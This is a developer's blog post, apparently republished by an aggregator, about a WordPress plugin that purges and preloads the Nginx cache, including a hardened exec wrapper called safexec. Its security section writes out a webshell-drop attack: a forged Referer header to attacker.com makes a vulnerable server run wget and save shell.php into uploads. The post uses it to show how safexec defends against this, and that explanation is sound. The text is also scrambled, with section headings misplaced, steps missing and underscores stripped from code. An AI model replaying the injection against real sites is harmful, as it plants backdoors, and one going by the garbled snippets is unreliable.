Except it's not done. The cache is now cold. The next visitor hits your server with a full uncached PHP + DB round trip and pays the latency penalty — the exact problem caching was supposed to solve.
Most Nginx cache plugins only purge — they leave the cache cold. I wanted something that could fix that — which eventually led me to build NPP (Nginx Cache Purge Preload), a plugin that preloads your Nginx cache so visitors always hit a cached page.
But before we get to NPP, here’s the problem that almost every WordPress + Nginx setup silently suffers from.
When I set up Nginx caching on my WordPress sites, the workflow looked like this:
The Problem No One Was Solving
- Publish or update a post
- Plugin purges the relevant cache entries
- First real visitor triggers a full PHP + DB round trip to rebuild the cache
- Everyone after that gets the cached version
Step 3 is the silent performance hole. On a busy site it barely matters. On a blog, a portfolio, a WooCommerce store — that first cold response after every update is exactly the experience your visitors shouldn't be getting.
I wanted something that inverted step 3: preload the cache immediately after purging, before any visitor arrives.
That one missing piece is where the journey toward NPP started. Everything else — Redis sync, Cloudflare APO integration, WooCommerce hooks, the concurrent lock system — was built around making that loop airtight.

After realizing that a simple purge left the cache cold, I had to map out the entire lifecycle — from a post update to the moment a visitor finally gets a cached page. Understanding this end-to-end flow was key to figuring out where things broke and where I could intervene.
The Full Cache Lifecycle
Here’s what the system needed to handle — and eventually what NPP manages:

Once I realized purging alone wasn’t enough, I had to figure out how to reliably remove cache entries without breaking anything. I ended up designing a three-path system that tries the fastest method first, then falls back only when necessary.
This is true server-side cache purging — not application-level cache clearing. NPP's purge engine is sophisticated. For single-URL purges, it tries three paths in order and stops at the first success.
The 3-Layer Purge Strategy
If HTTP Purge is enabled and the ngxcachepurge Nginx module is detected, NPP sends an HTTP request to the module's purge endpoint. On HTTP 200 the filesystem is never touched. On any other response NPP falls through automatically.
NPP maintains a persistent URL→filepath index built during Preload All. If the URL is found and the file still exists, NPP deletes it directly — no directory scan needed. The index grows incrementally: every successful single-page purge writes its resolved path back, so over time nearly all single-page purges skip the scan entirely.
If neither fast-path succeeds, NPP walks the entire Nginx cache directory, reads each file's cache key header, and deletes the matching entry. This is the original workflow and remains the safe fallback for all environments.
After solving purge reliability, the next challenge hit me: how to warm the cache automatically, without slowing down the site or hitting PHP limits. I needed something that could crawl all URLs and populate cache entries immediately after a purge.
I ended up building a preload engine that uses wget to request each URL and force Nginx to store it. A PID file tracks the running process, and a REST endpoint (/npppnginxcache/v2/preload-progress) streams real-time progress to the WordPress dashboard — which URL is being crawled, how many 404s have occurred, server load, and elapsed time.
How Preloading Actually Works
Why wget instead of a pure PHP crawler? That choice was critical. A PHP-based crawler would run inside a PHP-FPM worker, bound by maxexecutiontime and memorylimit, and it would block a worker slot for the entire crawl. wget runs as an independent OS process — outside PHP’s memory space and execution timer, and without holding a worker slot hostage. That independence also made the PID-based Preload Watchdog and the safexec privilege-drop model possible.

Just when I thought the preload engine had solved everything, I hit a subtle trap: even with NPP preloading running, real visitors were still hitting cache misses. Why?
When PHP has zlib.outputcompression = On, it adds a Vary: Accept-Encoding response header. Nginx's cache engine then performs a two-step lookup: it first resolves the main cache file via MD5(cachekey) as normal, reads the Vary header stored inside it, then computes a secondary variant hash from the actual Accept-Encoding value in the request. This variant hash becomes the filename of a completely separate cache file — not an appendage to the existing key. Result: one independent cache file per encoding variant.
Step 2 — Strip Accept-Encoding before it reaches PHP, and ignore Vary during cache key resolution:
nginx
Inside your Nginx PHP fastcgi location block
fastcgiparam HTTPACCEPTENCODING "";
fastcgiignoreheaders Vary;
nginx
nginx.conf http block
gzip on;
gzipvary on;
gziptypes text/plain text/css application/json application/javascript;
Why fastcgiignoreheaders Vary is safe here: Without it, Nginx would risk serving gzip content to clients that can't decompress it. But since you've disabled PHP compression AND Nginx now handles gzip via gziptypes, every response is already in the correct encoding. Suppressing the header variant has no downside.
This applies equally to all Nginx cache types — use proxyignoreheaders Vary or uwsgiignoreheaders Vary accordingly.
Just when I thought purge and preload were working smoothly, a new problem hit❗On a WordPress site with multiple admins, automated deploys, WP-Cron jobs, and REST API triggers all potentially firing at once, purge operations can collide. Two simultaneous purge operations walking the same cache directory can leave it in a partially-deleted state, corrupt the index, or cause the preload that follows to warm stale entries.
The Fix — Two Required Changes
I needed a way to make purge operations atomic. NPP solves this with a purge lock built on WPUpgrader::createlock(). This is an atomic INSERT IGNORE into wpoptions — the database engine guarantees exactly one winner when two processes race simultaneously.
The TTL is a crash-recovery value, not an operation timeout. Under normal conditions, the lock is always released immediately via finally. The TTL only matters if a PHP process crashes mid-purge and orphans the lock.
The preload engine also calls npppispurgelockheld() before starting — it aborts early rather than warming a cache directory that's actively being deleted.
Thought I was done? Ha! Enter the next curveball. Post-preload tasks — building the URL→filepath index, sending the completion email, triggering the mobile preload — are normally handled by WP-Cron. WP-Cron depends on visitor traffic to fire.
On a fully-cached site, no visitor may hit the server after preloading finishes (Nginx serves everything, PHP never runs). This means post-preload tasks can be delayed indefinitely, or never run at all.
The Concurrent Purge Lock
The solution? The Preload Watchdog solves this. It's a background process that starts with each preload cycle, watches the PID file, and fires post-preload tasks the exact moment the wget process exits — no visitor required. If a Purge All cancels the preload mid-run, the watchdog is also stopped so it doesn't trigger tasks for a cancelled cycle.

Once purge and preload were solid, the next challenge was keeping multiple caches in sync. If you're running Redis Object Cache alongside Nginx cache, you have two independent caches that can get out of sync. NPP handles both directions.
NPP Purge → Redis Flush: After every successful Purge All, NPP calls wpcacheflush(). This ensures PHP regenerates fresh data from the database when rebuilding cache entries during preload.
Redis Flush → NPP Purge: When the Redis Object Cache drop-in fires redisobjectcacheflush (dashboard flush, WP-CLI wp cache flush, or any plugin calling wpcacheflush()), NPP automatically purges all Nginx cache entries.
The Preload Watchdog
Loop prevention: Direction 1 triggers Direction 2, which would trigger Direction 1 again, forever. NPP breaks the cycle with a $GLOBALS['NPPPREDISFLUSHORIGIN'] flag set before the cascade and checked at both entry points. There's also a guard that auto-disables the Redis sync toggle if Redis goes away at runtime, keeping the UI consistent without manual intervention.
If you're using Cloudflare APO (Automatic Platform Optimization) for WordPress, your edge cache runs independently of your Nginx origin cache. By default, purging Nginx does nothing to Cloudflare's cached copies.
NPP's Cloudflare APO integration mirrors every purge action to the Cloudflare layer automatically, using the same hooks that trigger Nginx cache purge. IDN (Internationalized Domain Names) are normalized to ASCII before comparison, so sites on non-Latin TLDs work correctly.
WooCommerce stock updates are a special case. When an order is placed and stock quantity drops, WooCommerce writes directly to the database without going through wpupdatepost(). This means transitionpoststatus — what most cache plugins listen to — never fires.
For variations, the purge resolves to the parent product ID (the public-facing URL). There's also deduplication logic that prevents double-purging during a manual product save where both savepost and stock hooks fire in the same request chain.
Redis Object Cache Sync: Bidirectional, Without Infinite Loops
Another subtle trap popped up with non-ASCII URLs. Nginx cache is case-sensitive. For URLs with non-ASCII characters like /product/水滴轮锻碳/, the percent-encoding can be uppercase (%E6%B0%B4) or lowercase (%e6%b0%b4) depending on the client or proxy. Nginx sees these as different cache keys — preloaded with one case, visitor arrives with the other → CACHE MISS.
NPP solved this with an optional libnppnorm.so library (loaded via LDPRELOAD) that normalizes percent-encoded HTTP request lines during preloading to ensure consistent cache keys. This pairs with safexec (covered below).

Then came a Linux classic: file permissions. Just when I thought things were under control, Linux decided to remind me who’s boss. In many Linux setups, WEBSERVER-USER (nginx / www-data) creates cache files and PHP-FPM-USER runs WordPress. These are different users with different filesystem permissions. PHP-FPM can't write to cache files owned by nginx.
To tame this mess, I shipped install.sh — a bash script that automatically detects PHP-FPM-USER and Nginx cache paths, creates the bindfs FUSE mount, and registers a npp-wordpress systemd service to keep the mount persistent across reboots.
Cloudflare APO Sync
bash
One-liner setup (monolithic server)
sudo bash -c "$(curl -Ss https://psaux-it.github.io/install.sh)"
By this point, NPP could purge, preload, handle Vary headers, dodge permission traps, percent encoded URLs, race conditions… basically everything I’d dreamed of. But then came the classic “oh no” moment: shellexec and procopen running wget during preload were an open invitation for chaos.
Enter CVE-2025-6213 — a real eye-opener. Suddenly, all the unsanitized shellexec calls in WordPress cache plugins weren’t just theoretical hazards anymore. Arbitrary command execution? Yep, that was a thing.
So after lots of late nights, a few cups of questionable coffee, and some frantic Googling, I solved it properly. And thus, safexec was born — a hardened little C binary sitting between PHP and the shell, like a tiny, ruthless bouncer for your preload process.
WooCommerce: The Stock Change Problem

NPP ships safexec — a hardened C binary installed with SUID permissions that sits between PHP and the shell. It enforces strict controls over which commands can execute, drops privileges before exec, and keeps the preload process fully isolated from the WordPress/PHP-FPM context. Combined with libnppnorm.so, it also handles percent-encoded URL normalization (described above).
What safexec enforces:
- Strict allowlist — only wget, curl, and a small set of known-safe binaries can run
- Absolute path pinning — tool resolved to a trusted system dir, argv rewritten before exec
- Privilege drop — drops to nobody; falls back to PHP-FPM user; aborts if still euid==0
- Environment wipe — clearenv() + trusted PATH only + umask(077) + PRSETDUMPABLE(0)
- Process isolation — own cgroup v2 subtree (nppp.) on Linux; rlimits fallback
- PRSETNONEWPRIVS(1) — child can never regain privileges after exec
A real world attack example:
bash
Attacker injects HTTPREFERER and triggers preload endpoint
curl -H "Referer: http://attacker.com/shell.php" https://npp.com/preload-endpoint
Vulnerable PHP code uses HTTPREFERER directly
and executes wget via shellexec()
Resulting command executed on server:
wget http://attacker.com/shell.php
-O /var/www/html/wp-content/uploads/shell.php
Percent-Encoded URL Cache Misses (Non-ASCII Sites)
PHP process owner (e.g., www-data) has write access
→ uploads/shell.php is created (web-accessible)
What safexec doing?
bash
Same attacker request
curl -H "Referer: http://attacker.com/shell.php" https://npp.com/preload-endpoint
Now wrapped with safexec
safexec wget http://attacker.com/shell.php
-O /var/www/html/wp-content/uploads/shell.php
Info: pinned tool 'wget' -> '/usr/bin/wget'
Info: using cgroup v2 child /sys/fs/cgroup/nppp/nppp.1397159
Info: Injected: LDPRELOAD=/usr/lib/npp/libnppnorm.so PCTNORMCASE=upper (prog=wget)
Summary: user=65534:65534 (ruid=65534 rgid=65534) cwd=/var/www/ tool=/usr/bin/wget
Summary: nonewprivs=on
Summary: cgroup=/sys/fs/cgroup/nppp/nppp.1397159
safexec drops privileges to "nobody"
→ cannot write to uploads/
→ webshell never lands
bash
(one-liner)
curl -fsSL https://psaux-it.github.io/install-safexec.sh | sudo sh
Permission Architecture
Or via package (Debian/Ubuntu amd64)
wget https://github.com/psaux-it/nginx-fastcgi-cache-purge-and-preload/releases/download/v2.1.5/safexec1.9.5-1amd64.deb
sudo apt install ./safexec1.9.5-1amd64.deb
PHP bloat as an attack surface — including shellexec/procopen handlers and WPFilesystem recursive operations — would be a performance and security liability. NPP must stay completely dormant on unauthenticated requests.
php
// Entry point gate (simplified from the actual source)
addaction('init', function() {
if (!isadmin()) return; // not an admin page → dormant
if (!isuserloggedin()) return; // not logged in → dormant
if (currentusercan('manageoptions')) {
nppploadbootstrap(); // full UI access
return;
}
// Non-admin with custom purge capability:
// load bootstrap only when auto-purge is active
if (currentusercan('nppppurgecache')) {
nppploadbootstrap(); // auto-purge hook only, no settings UI
}
});
REST API endpoints and WP-Cron events follow the same principle: narrow execution gates, minimal footprint, fully isolated processes. The result is a plugin that’s nearly invisible.
Security: safexec + libnpp_norm.so
📦 WordPress.org: https://wordpress.org/plugins/fastcgi-cache-purge-and-preload-nginx/
🐙 GitHub: https://github.com/psaux-it/nginx-fastcgi-cache-purge-and-preload
🛡️ safexec: https://github.com/psaux-it/nginx-fastcgi-cache-purge-and-preload/tree/main/safexec
The journey doesn’t stop here — I’m happy to dive into setup quirks, hidden corners of NPP that made this project both tricky and fun. There’s a lot under the hood, and for anyone curious, I’m eager to walk through the details.
Bootstrap Architecture: Zero Cost on 99% of Requests
Resources
Orijinal makaleyi oku →
Bu içerik otomatik olarak derlenmektedir. Tüm haklar orijinal yayıncıya aittir.